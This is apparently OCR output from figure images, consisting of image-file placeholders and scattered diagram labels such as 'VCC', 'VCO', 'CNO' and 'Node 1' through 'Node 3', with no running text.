
CNO





VCO

NO

VCC
CNO


Node A
Node 1
Node 3



Node 2
Node 1
Node 3


Node 2
Node 1
Node 3

